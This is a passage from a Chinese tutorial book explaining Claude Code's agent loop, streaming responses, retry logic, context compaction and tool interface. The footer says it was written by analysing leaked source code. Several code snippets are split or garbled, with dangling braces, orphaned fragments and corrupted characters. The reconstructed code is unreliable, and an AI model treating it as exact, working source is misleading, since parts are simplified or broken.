- `create()` —— 等 AI 写完整个回复后一次性返回
- `stream()` —— AI 每写一个字就立刻发过来

就像看一部电影：`create()` 是等整部电影下载完再看，`stream()` 是边下载边看（在线流播放）。

流式响应让用户能**实时看到 AI 的回复**，不用傻等几十秒。

流式事件处理

流式响应传回来的不是完整的消息，而是一个个“事件”：

```
async function* handleStream(stream) {
  for await (const event of stream) {
    switch (event.type) {
      case "content_block_start":
        // 一个新的内容块开始了（文字 or 工具调用）
        yield { type: "block_start", blockType: event.content_block.type }
        break

      case "content_block_delta":
        // 收到一小段增量内容
        if (event.delta.type === "text_delta") {
          yield { type: "text", text: event.delta.text }
          // → 界面上显示这几个字
        }
        if (event.delta.type === "input_json_delta") {
          yield { type: "tool_input", json: event.delta.partial_json }
          // → 工具的输入参数正在逐步到来
        }
        break

      case "message_stop":
        // AI 回复结束
        yield { type: "done", usage: event.usage }
        break
    }
  }
}
```

`function*` 和 `yield` 是**生成器**语法。你可以把它想象成一个“水龙头”——每次调用 `next()` 就流出一滴水（一个事件），而不是一次性倒出整桶水。

工具执行：串行与并行

当 AI 在一个回复中使用了多个工具时，Claude Code 需要决定：是一个一个执行，还是同时执行？

```
// AI 的回复可能包含多个工具调用
[
  { type: "tool_use", name: "FileRead", input: { path: "a.ts" } },
  { type: "tool_use", name: "FileRead", input: { path: "b.ts" } },
  { type: "tool_use", name: "FileWrite", input: { path: "c.ts", content: "..." } },
]
```

规则是：

读操作可以并行（同时执行）
写操作必须串行（一个一个执行）

为什么？因为两个“读文件”操作互不影响，可以同时进行，加快速度。但两个“写文件”操作可能互相冲突——如果它们写同一个文件，先后顺序就很重要。

具体实现使用了**批次分区**的策略：

工具调用列表：

```
[Read a.ts] [Read b.ts] [Write c.ts] [Read d.ts]
```

分成批次：

```
批次 1: [Read a.ts, Read b.ts] → 并行执行（都是只读）
批次 2: [Write c.ts]           → 单独执行（写操作）
批次 3: [Read d.ts]           → 单独执行（在写之后）
```

执行：

```
批次 1 ─┬─ Read a.ts ──> 结果
          └─ Read b.ts ──> 结果
批次 2 ── Write c.ts ──> 结果
批次 3 ── Read d.ts ──> 结果
```

错误处理与重试

网络请求总会出错。Claude Code 的重试策略很精细：

```
async function withRetry(operation, maxRetries = 3) {
  for (let attempt = 1; attempt <= maxRetries + 1; attempt++) {
    try {
      return await operation()
    } catch (error) {
      if (error.status === 401) {
        // 认证失败 → 刷新 token 后重试
        await refreshOAuthToken()
      }
    }
  }
}
```

```

    continue
  }

  if (error.status === 429 || error.status === 529) {
    // 速率限制 → 等待后重试
    const waitTime = getRetryAfterMs(error)
    await sleep(waitTime)
    continue
  }

  if (error.status >= 500) {
    // 服务器错误 → 指数退避重试
    await sleep(Math.min(2000 * 2 ** attempt, 120000))
    continue
  }

  // 其他错误 → 不重试，直接报错
  throw error
}
}
}

```

指数退避是一种经典的重试策略：第一次等 2 秒，第二次等 4 秒，第三次等 8 秒……每次等待时间翻倍。这避免了“所有人同时重试导致服务器更忙”的问题。

重试 1: 等待 2 秒
 重试 2: 等待 4 秒
 重试 3: 等待 8 秒
 重试 4: 等待 16 秒
 ...
 最长: 等待 120 秒

Token 预算管理

AI 模型的“记忆”（上下文窗口）是有限的。Claude Code 需要精细地管理 token 使用：

```

function checkTokenBudget(messages, maxContextTokens) {
  const estimatedTokens = estimateTokenCount(messages)

  if (estimatedTokens > maxContextTokens * 0.9) {
    // 使用了 90% 以上 → 警告
    warn("接近 token 上限, 建议使用 /compact 压缩对话")
  }

  if (estimatedTokens > maxContextTokens) {
    // 超过上限 → 自动压缩
    return autoCompact(messages)
  }
}

```

```
return messages
}
```


Token 计数的估算：精确计算 token 数需要调用 API（慢），所以平时用估算：


```
function estimateTokenCount(text: string): number {
  // 经验公式: 大约 4 个字符 = 1 个 token (对英文)
  // 中文大约 1.5 个字符 = 1 个 token
  return Math.ceil(text.length / 4)
}
```

只有当估算值接近上限时，才会调用 API 获取精确数值。这是一个**惰性精确计算**的优化策略——“大部分时候粗略估计就够了，只在关键时刻才精确计算。”

查询引擎的完整流程图

让我们把所有部分串起来：





Stop Reason: 循环为什么结束?

Claude API 的每个回复都带有一个 `stop_reason`，告诉我们 AI 为什么停下来:

<code>stop_reason</code>	含义	查询引擎的反应
<code>end_turn</code>	AI 说完了	结束循环
<code>tool_use</code>	AI 想用工具	执行工具，继续循环
<code>max_tokens</code>	达到输出上限	尝试压缩或增加上限

当 `stop_reason` 是 `max_tokens` 时，说明 AI 的回复被截断了——它还没说完就被强制停止。这时查询引擎会尝试恢复：

```
if (response.stop_reason === "max_tokens") {
  if (recoveryCount < 3) {
    // 尝试 1：压缩对话，腾出空间
    await autoCompact(messages)
    recoveryCount++
    continue // 重试
  } else {
    // 恢复失败，通知用户
    warn("AI 的回复被截断。请尝试简化你的问题。")
    break
  }
}
```

本章小结

- **Agent Loop** 是查询引擎的核心——“思考 → 行动 → 观察 → 再思考”的循环
- 每个轮次包含：API 调用 → 流式处理 → 工具执行
- 流式响应让用户实时看到 AI 的回复
- 工具按读写属性分批：读并行、写串行
- 指数退避策略处理网络错误和速率限制
- Token 预算管理：估算 + 惰性精确计算 + 自动压缩
- `stop_reason` 决定循环继续还是结束

思考题

1. 为什么 Agent Loop 不能无限循环？有什么风险？（提示：费用、时间、无限循环）
2. 如果 AI 在一个回复里同时读一个文件又写另一个文件，执行顺序应该是什么？
3. 指数退避的最大等待时间为什么要封顶在 120 秒？如果不封顶会怎样？

延伸思考：Agent Loop 的哲学

Agent Loop 不仅是一种编程模式，它还反映了一种解决问题的哲学：

“不要试图一步到位，而是通过不断迭代来逼近目标。”

想想你写作文的过程：1. 先写一个初稿（思考）2. 重读一遍，发现一些问题（观察）3. 修改有问题的地方（行动）4. 再读一遍……重复直到满意

AI 解决编程任务也是这样：1. 先看看代码长什么样（思考）2. 发现需要修改的地方（观察）3. 修改代码（行动）4. 运行测试检查结果（观察）5. 如果测试失败，再修改……重复直到通过

这种“螺旋式上升”的模式在很多领域都能看到：科学实验（假设 → 实验 → 分析 → 新假设）、产品开发（原型 → 用户反馈 → 改进 → 新原型）、甚至学习本身（学 → 练 → 错 → 再学）。

理解了 Agent Loop，你就理解了一种通用的问题解决方法。

下一章，我们将深入流式响应——AI 是怎么”一个字一个字”地回复的。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第10章：流式响应——逐字显示的魔法

为什么需要流式？

你有没有注意到，当你问 Claude 一个问题时，回答是一个字一个字出现的，而不是”嘭”一下全部显示？这就是**流式响应 (Streaming)**。

为什么要这样？想象两种体验：

方式A (非流式)：你问了一个问题。等了 15 秒，屏幕上什么都没有。然后突然出现一大段文字。

方式B (流式)：你问了一个问题。0.5 秒后开始出现文字，一个词一个词地”打”出来，15 秒后打完。

两种方式总时间差不多，但方式 B 的体验好得多——因为你能**立刻看到 AI 在工作**，而不是对着空白屏幕焦虑地等待。

这在心理学上叫做**感知延迟**——同样是等 15 秒，有反馈的等待比没有反馈的等待感觉快得多。

流式的工作原理

流式响应使用一种叫 **Server-Sent Events (SSE)** 的协议。它的工作方式像这样：

```
客户端发送请求
↓
服务器开始生成回复
↓
生成了几个字 → 立刻发给客户端
生成了几个字 → 立刻发给客户端
生成了几个字 → 立刻发给客户端
...
生成完毕 → 发送结束信号
```

与普通 HTTP 请求不同（发送请求 → 等待 → 收到完整响应），SSE 保持连接打开，服务器随时可以发送数据。

事件的种类

Claude API 在流式模式下会发送以下类型的事件：



让我们看一个真实的例子。当 AI 回复 “你好，让我看看那个文件。” 时，事件序列是：

```
event: message_start
data: { "type": "message_start", "message": { "id": "msg_123", "role": "assistant" } }
```

```
event: content_block_start
data: { "type": "content_block_start", "index": 0, "content_block": { "type": "text", "text": "" } }
```

```
event: content_block_delta
data: { "type": "content_block_delta", "delta": { "type": "text_delta", "text": "你好" } }
```

```
event: content_block_delta
data: { "type": "content_block_delta", "delta": { "type": "text_delta", "text": ", 让我" } }
```

```
event: content_block_delta
data: { "type": "content_block_delta", "delta": { "type": "text_delta", "text": "看看那个" } }
```

```
event: content_block_delta
data: { "type": "content_block_delta", "delta": { "type": "text_delta", "text": "文件。" } }
```

```
event: content_block_stop
data: { "type": "content_block_stop", "index": 0 }
```

```
event: message_stop
data: { "type": "message_stop" }
```

每个 `text_delta` 只包含几个字，立刻发送给客户端。客户端把这些字拼接起来，就得到了完整的回复。

Claude Code 中的流式处理

Claude Code 使用异步生成器来处理流式事件：

```
async function* processStream(stream: AsyncIterable<StreamEvent>) {
  let currentText = ""
  let currentToolUse = null

  for await (const event of stream) {
    switch (event.type) {
      case "content_block_start":
        if (event.content_block.type === "text") {
          currentText = ""
        } else if (event.content_block.type === "tool_use") {
          currentToolUse = {
            id: event.content_block.id,
            name: event.content_block.name,
            inputJson: "",
          }
        }
        break

      case "content_block_delta":
        if (event.delta.type === "text_delta") {
          currentText += event.delta.text
          // 立刻把这几个字显示给用户
          yield { type: "text_update", text: event.delta.text }
        }
        if (event.delta.type === "input_json_delta") {
          currentToolUse.inputJson += event.delta.partial_json
          // 工具的输入参数也在逐步到来
        }
        break

      case "content_block_stop":
        if (currentToolUse) {
          // 工具输入完整了，可以解析 JSON
          const input = JSON.parse(currentToolUse.inputJson)
          yield {
            type: "tool_use_complete",
            tool: currentToolUse.name,
            input: input,
          }
        }
        break
    }
  }
}
```

```

    case "message_stop":
      yield { type: "message_complete" }
      break
    }
  }
}

```

界面的实时更新

当流式事件到来时，界面需要实时更新。这就是 React 发挥作用的地方：

```

function StreamingMessage() {
  const [text, setText] = useState("")
  const [isStreaming, setIsStreaming] = useState(true)

  useEffect(() => {
    const processEvents = async () => {
      for await (const event of processStream(stream)) {
        if (event.type === "text_update") {
          setText(prev => prev + event.text)
        }
        if (event.type === "message_complete") {
          setIsStreaming(false)
        }
      }
    }
    processEvents()
  }, [])

  return (
    <Box>
      <Text>{text}</Text>
      {isStreaming && <Spinner />}
    </Box>
  )
}

```

每收到一个 `text_update`，调用 `setText()` 追加新文字。React 检测到状态变化，自动重新渲染组件——用户就看到了新出现的文字。

加载动画与 Token 计数

在 AI “思考”（生成回复）的过程中，Claude Code 显示一个加载动画：

```
⋮ Thinking... (1,234 tokens)
```

这个 token 计数是实时更新的。怎么做到的？

```

function ThinkingSpinner() {
  const [tokenCount, setTokenCount] = useState(0)

```



```
}  
}
```

每个工具可以定义自己的“中断行为”：
- `cancel`: 可以安全取消（如读文件）
- `block`: 不能取消，必须等待完成（如写文件——写到一半中断会导致文件损坏）

细粒度工具流式输入

一个有趣的优化：工具的输入参数也可以流式处理。

以 Bash 工具为例。AI 可能要运行一个很长的命令：

```
{  
  "name": "Bash",  
  "input": {  
    "command": "find /Users/project -name '*.ts' -exec grep -l 'import React' {} \\  
               | sort | head -20"  
  }  
}
```

传统方式：等 AI 生成完整命令字符串后，才开始执行。

流式方式：AI 还在生成命令的时候，Claude Code 就已经知道工具名是“Bash”了，可以提前做准备工作（比如检查权限）。

```
// Fine-Grained Tool Streaming (FGTS)  
{  
  eager_input_streaming: true // 启用细粒度流式  
}
```

当这个特性启用时：
1. AI 开始生成工具输入 → Claude Code 收到工具名
2. 立刻开始权限检查和分类器评估
3. AI 生成完输入 → 权限检查已经完成了
4. 立刻开始执行工具

这个优化可以节省几百毫秒的延迟——对用户来说就是“更快的响应”。

思考块：AI 的思考过程

某些模型支持“思考”功能——AI 可以先在内部思考，再给出回答：

事件序列：

```
content_block_start → { type: "thinking" }  
thinking_delta → "让我分析一下这个问题..."  
thinking_delta → "首先，我需要理解代码结构..."  
thinking_delta → "然后，我发现 bug 在第 42 行..."  
content_block_stop  
content_block_start → { type: "text" }  
text_delta → "我找到了问题。在第 42 行..."
```

思考块让用户能看到 AI 的推理过程，就像看到一个老师在黑板上演算解题步骤。

本章小结

- **流式响应**让 AI 的回复实时显示，大幅改善用户体验
- 使用 **SSE 协议**，服务器持续发送小块数据
- 事件类型：message_start → content_block_start → delta → stop
- React 的状态更新机制与流式完美配合
- 加载动画用 Unicode 盲文字符实现“旋转”效果
- **中断处理**根据工具类型决定“取消”还是“等待”
- **细粒度工具流式输入**提前开始权限检查，节省延迟
- **思考块**让用户看到 AI 的推理过程

思考题

1. 如果网络很慢，流式响应会有什么体验问题？（提示：文字出现可能会一卡一卡的）
2. 为什么写文件操作不能被中断？如果强制中断会发生什么？
3. “感知延迟”这个概念在日常生活中还有哪些例子？

动手实验：体验流式的力量

如果你想亲自体验流式 vs 非流式的差异，试试在 Node.js 中运行这个实验：

```
// experiment.js - 模拟流式和非流式的体验差异

// 非流式：等待 3 秒后一次性显示
async function nonStreaming() {
  console.log("非流式模式：请等待...\n")
  await new Promise(r => setTimeout(r, 3000))
  console.log("Hello! I am Claude, and I can help you with coding tasks.")
}

// 流式：立刻开始逐字显示
async function streaming() {
  console.log("流式模式：\n")
  const text = "Hello! I am Claude, and I can help you with coding tasks."
  for (const char of text) {
    process.stdout.write(char)
    await new Promise(r => setTimeout(r, 50)) // 每个字延迟 50ms
  }
  console.log()
}

// 先体验非流式，再体验流式
nonStreaming().then(() => {
  console.log("\n---\n")
  return streaming()
})
```

运行 `node experiment.js`，你会明显感受到两种方式的体验差异。

下一章，我们将学习上下文管理——AI 如何在有限的“记忆”中做到最好。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第 11 章：上下文管理——有限的记忆

AI 的记忆问题

人类的对话是连续的——你和朋友聊天，你们都能记住之前说过什么。但 AI 的“记忆”是有限的。

每次 AI 生成回复时，它需要“看到”整个对话历史。而它能看到的文本量是有限的——这就是**上下文窗口 (Context Window)**。

不同的模型有不同的上下文窗口大小：

模型	上下文窗口
Claude Sonnet	~200,000 tokens
Claude Opus	~1,000,000 tokens

1 个 token 大约是 4 个英文字符或 1.5 个中文字符。所以 200,000 tokens 大约是 80 万个英文字符——看起来很多，但在一个长对话中，加上系统提示词、工具定义、工具返回的大段代码，token 消耗得很快。

Token 的组成

让我们看看一次 API 请求中 token 是怎么分配的：

系统提示词	~5,000 tokens	← AI 的“说明书”
工具定义	~8,000 tokens	← 40+ 工具的描 000
CLAUDE.md 记忆	~2,000 tokens	← 项目记忆文件
对话历史	~50,000 tokens	← 所有消息
本次用户输入	~500 tokens	← 你问的问题
== 可用于回复 ==		
AI 输出空间	~8,000 tokens	← AI 的回复

总计：~73,500 tokens

看到了吗？光是“固定开销”（系统提示词 + 工具定义 + 记忆）就要 15,000 tokens。真正留给对话的空间没有想象的那么多。

提示缓存：省钱的秘密

Claude Code 的一个关键优化是**提示缓存 (Prompt Caching)**。

每次 API 请求都要发送系统提示词和工具定义——这些内容大部分是不变的。如果每次都当作新内容处理，就要重复付费。

提示缓存的工作方式：

```
// 第一次请求：完整发送，创建缓存
{
  system: [{
    type: "text",
    text: "你是 Claude, 运行在 Claude Code CLI 中...",
    cache_control: { type: "ephemeral" } // 请求缓存
  }]
}
// 费用：完整价格 + 缓存创建费用

// 后续请求：使用缓存
// API 自动检测到内容没变，使用缓存
// 费用：仅缓存读取费用（约为完整价格的 10%）
```

结果：**后续请求节省约 90% 的 token 费用。**

Claude Code 把系统提示词分成多层，最大化缓存命中率：

静态内容（全局缓存，所有用户共享）

"你是 Claude, 一个 AI 助手..."

↓

组织级内容（同组织用👥共享）

"以下工具可用: Bash, FileRead..."

↓

用户级内容（不缓存，每个用户不同）

"当前项目: /Users/alice/myapp"

压缩策略

当对话接近上下文窗口上限时，Claude Code 有几种压缩策略：

策略一：手动压缩 (/compact)

用户主动输入 /compact 命令，触发对话压缩。

策略二：自动压缩

```
// 每次 API 调用前检查
if (tokenCount > contextWindowSize * 0.9) {
  // 触发自动压缩
}
```

```
await partialCompactConversation(messages)
}
```

策略三：部分压缩

不是压缩所有旧消息，而是只压缩最老的一批：

压缩前：

[消息1] [消息2] [消息3] [消息4] [消息5] [消息6] [消息7]

部分压缩后：

[消息1-4的摘要] [消息5] [消息6] [消息7]

这样保留了最近的详细对话，同时释放了旧消息占用的空间。

策略四：大结果持久化

当工具返回的结果太大时，存到磁盘而不是保留在消息里：

```
if (toolResult.length > 500_000) { // 超过 50 万字符
  // 保存到临时文件
  const path = "~/claude/tool-results/result-abc.txt"
  writeFile(path, toolResult)

  // 只在消息里保留摘要
  return `[结果已保存到 ${path}，共 ${toolResult.length} 字符]
  前 1000 字符预览：${toolResult.slice(0, 1000)}...`
}
```

Token 估算 vs 精确计算

计算 token 数量有两种方式：

估算（快，但不精确）：

```
function estimateTokens(text: string): number {
  return Math.ceil(text.length / 4) // 经验公式
}
// 速度: <1ms
```

精确计算（慢，需要 API 调用）：

```
async function exactTokenCount(messages): Promise<number> {
  const response = await anthropic.messages.countTokens({
    messages: messages
  })
  return response.input_tokens
}
// 速度: ~100ms (网络延迟)
```

Claude Code 的策略是平时估算，关键时刻精确计算：

```

const estimated = estimateTokens(allContent)

if (estimated < contextWindow * 0.7) {
  // 离上限还远，用估算值就好
  return estimated
}

if (estimated > contextWindow * 0.85) {
  // 接近上限了，需要精确值来做决策
  return await exactTokenCount(messages)
}

```

这就像你开车看油表：平时看一眼大概就知道够不够用，快没油的时候才需要精确到升。

上下文的”保鲜”问题

压缩对话时有一个两难的问题：**压缩得太多会丢失信息，压缩得太少释放不了空间。**

比如这段对话：

用户：帮我看看 database.ts 有什么问题
 AI：我发现第 42 行有一个 SQL 注入漏洞...
 用户：帮我修复它
 AI：好的，我已经修改了第 42 行...

如果压缩成：

摘要：用户让 AI 看了 database.ts，AI 修复了一个问题。

关键信息丢失了：是什么问题？修复了哪一行？如果用户后续问”你刚才修复的那个漏洞，还需要做其他检查吗？“，AI 就无法给出好的回答。

Claude Code 的压缩会让 AI 来做摘要，因为 AI 最擅长判断哪些信息是重要的：

```

const summaryPrompt = `
请总结以下对话的关键信息，包括：
- 用户的目标是什么
- 做了哪些修改（包括具体的文件名和行号）
- 当前的工作状态
- 任何重要的决策或发现

对话内容：
${messagesText}
`

const summary = await claude.messages.create({
  messages: [{ role: "user", content: summaryPrompt }],
  max_tokens: 500,
})


```

上下文窗口的可视化

Claude Code 有一个 `/context` 命令，可以可视化当前的 token 使用情况：

```
$ /context
```

Token Usage Breakdown:



Cache status:

System prompt: CACHED (saving ~\$0.02/request)
Tool schemas: CACHED (saving ~\$0.03/request)

这让用户清楚地看到 token 是怎么使用的，以及还有多少空间。

本章小结

- AI 的上下文窗口是有限的 (200K - 1M tokens)
- “固定开销” (系统提示词 + 工具定义) 就要消耗约 15K tokens
- **提示缓存** 节省约 90% 的重复 token 费用
- 压缩策略: 手动、自动、部分压缩、大结果持久化
- Token 计算: 平时估算 (快), 关键时刻精确计算 (准)
- 压缩的两难: 信息保留 vs 空间释放
- `/context` 命令可视化 token 使用

思考题

1. 如果你在写一个对话 AI，上下文窗口只有 4,000 tokens (很小)，你会怎么设计压缩策略？
2. 提示缓存为什么要分成全局、组织、用户三层？只有一层不行吗？
3. 有没有办法完全解决“压缩丢失信息”的问题？(提示：想想人类是怎么做笔记的)

一个有趣的数学问题

假设你和 AI 进行了 100 轮对话，每轮平均 500 tokens。上下文窗口是 200,000 tokens。

固定开销: 15,000 tokens (系统提示词 + 工具定义)
对话内容: $100 \times 500 = 50,000$ tokens
总计: 65,000 tokens

剩余空间: $200,000 - 65,000 = 135,000$ tokens (68% 剩余)

看起来还很充裕。但如果有些轮次涉及大文件（比如 AI 读了一个 5,000 行的文件，约 20,000 tokens），情况就不一样了：

固定开销：15,000 tokens

对话内容：50,000 tokens

3 次大文件读取：3 × 20,000 = 60,000 tokens

总计：125,000 tokens

剩余空间：200,000 - 125,000 = 75,000 tokens (37% 剩余)

只读了 3 个大文件，可用空间就减少了一半！

这就是为什么上下文管理如此重要——大文件读取是 token 消耗的“大户”。理解这一点，你就明白了为什么 FileRead 有行数限制、为什么大结果要保存到磁盘。

下一章，我们将进入工具系统篇——Claude Code 最强大的能力来源。

本书由 everettjif 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第12章：工具的世界——从设计到实现

AI 为什么需要工具？

纯粹的 AI 对话只能“说话”——它能给你建议、解释概念、甚至写出代码片段。但它不能**真正做事**：它不能读你电脑上的文件，不能运行命令，不能修改代码。

工具改变了这一切。通过工具，AI 可以： - 读取你的代码文件 - 搜索项目中的关键字 - 执行终端命令 - 修改文件内容 - 甚至打开网页查找信息

这就像给一个很聪明但只能说话的人配了一双手——现在它不仅能说“你应该这样改”，还能直接帮你改。

工具是怎么工作的？

AI 模型本身并不能执行代码。“工具”的工作方式是一种**协作机制**：

1. 程序告诉 AI：“你有这些工具可以用”（发送工具定义）
2. AI 根据需要决定：“我需要用 FileRead 工具”（发送工具调用）
3. 程序执行工具操作（读取文件）
4. 程序把结果告诉 AI（发送工具结果）
5. AI 根据结果继续回复

AI 不是自己执行工具——它只是“请求”程序执行，然后根据结果继续工作。就像一个医生不是自己做化验，而是让护士去做化验，然后根据化验结果给诊断。

工具的统一接口

Claude Code 有 40 多个工具，但它们都遵循同一个接口：

```
type Tool<Input, Output, Progress> = {
  // === 身份 ===
  name: string           // 工具名
  aliases?: string[]     // 别名

  // === 核心功能 ===
  call(input, context): Promise<ToolResult<Output>> // 执行
  inputSchema: ZodSchema // 输入格式定义
  description(): string // 工具说明 (给 AI 看的)

  // === 权限 ===
  checkPermissions(input, context): Promise<PermissionResult>

  // === 安全属性 ===
  isConcurrencySafe(input): boolean // 能并行执行吗?
  isReadOnly(input): boolean        // 只读操作吗?
  isDestructive(input): boolean     // 有破坏性吗?

  // === 显示 ===
  renderToolUseMessage(input): ReactNode // 调用时显示什么
  renderToolResultMessage(output): ReactNode // 结果显示什么
}
```

让我们逐一理解这些属性：

name——工具的名字

```
name: "Bash" // 终端命令工具
name: "FileRead" // 文件读取工具
name: "FileEdit" // 文件编辑工具
```

AI 通过名字来“调用”工具。

inputSchema——输入格式

每个工具都精确定义了它接受什么输入：

```
// Bash 工具的输入
const BashInputSchema = z.object({
  command: z.string().describe("要执行的 shell 命令"),
  timeout: z.number().optional().describe("超时时间 (毫秒)"),
})
```

```
// FileRead 工具的输入
const FileReadInputSchema = z.object({
  file_path: z.string().describe("文件的绝对路径"),
  offset: z.number().optional().describe("从第几行开始读"),
  limit: z.number().optional().describe("读取多少行"),
})
```

这些 schema 有两个作用：1. 告诉 AI 每个参数是什么、怎么用 2. 验证输入 确保 AI 传的参数格式正确

call——执行函数

这是工具的核心——真正干活的部分：

```
async call(input, context) {
  // 1. 验证输入
  // 2. 执行操作
  // 3. 返回结果
}
```

安全属性

三个布尔值告诉系统这个工具的“安全等级”：

```
// FileRead 工具
isConcurrencySafe: true // 可以同时读多个文件
isReadOnly: true // 只读，不会改变什么
isDestructive: false // 不会删除或破坏

// Bash 工具
isConcurrencySafe: false // 可能有副作用，不能并行
isReadOnly: false // 可能修改文件
isDestructive: true // 可能删除文件
```

这些属性影响：- 能否并行执行 - 是否需要权限检◆◆ - 用户中断时的处理方式

buildTool: 工具的工厂函数

所有工具都通过 buildTool() 函数创建，它提供了合理的默认值：

```
const TOOL_DEFAULTS = {
  isEnabled: () => true, // 默认启用
  isConcurrencySafe: () => false, // 默认不能并行（保守）
  isReadOnly: () => false, // 默认非只读（保守）
  isDestructive: () => false, // 默认无破坏性
  checkPermissions: () => ({ behavior: "allow" }), // 默认允许
}
```

注意默认值的设计哲学：宁可保守，不可冒险。

`isConcurrencySafe` 默认是 `false`——如果一个工具忘了声明自己是并行安全的，系统会按串行执行，最多就是慢一点，不会出错。

如果默认是 `true`，一个不安全的工具忘了声明，就可能并行执行导致数据损坏。

这叫做 **fail-safe design (故障安全设计)** ——系统的默认行为应该是安全的。

工具注册中心

所有工具在 `tools.ts` 中注册：

```
export function getAllBaseTools(): Tool[] {
  return [
    // 核心工具 (总是可用)
    AgentTool,
    BashTool,
    FileReadTool,
    FileEditTool,
    FileWriteTool,
    GlobTool,
    GrepTool,
    WebFetchTool,
    WebSearchTool,
    NotebookEditTool,
    SkillTool,

    // 条件工具 (需要特定环境)
    ...(isTaskV2Enabled()
      ? [TaskCreateTool, TaskUpdateTool, TaskGetTool, TaskListTool]
      : []),

    ...(isWorktreeEnabled()
      ? [EnterWorktreeTool, ExitWorktreeTool]
      : []),


    ...(isLSPEnabled()
      ? [LSPTool]
      : []),

    // ... 更多条件工具
  ]
}
```

条件注册确保了： - 只有需要的工具才会被加载 - 新功能可以通过开关控制发布 - 不同环境 (Windows/Mac/Linux) 有不同的工具集

工具池的组装

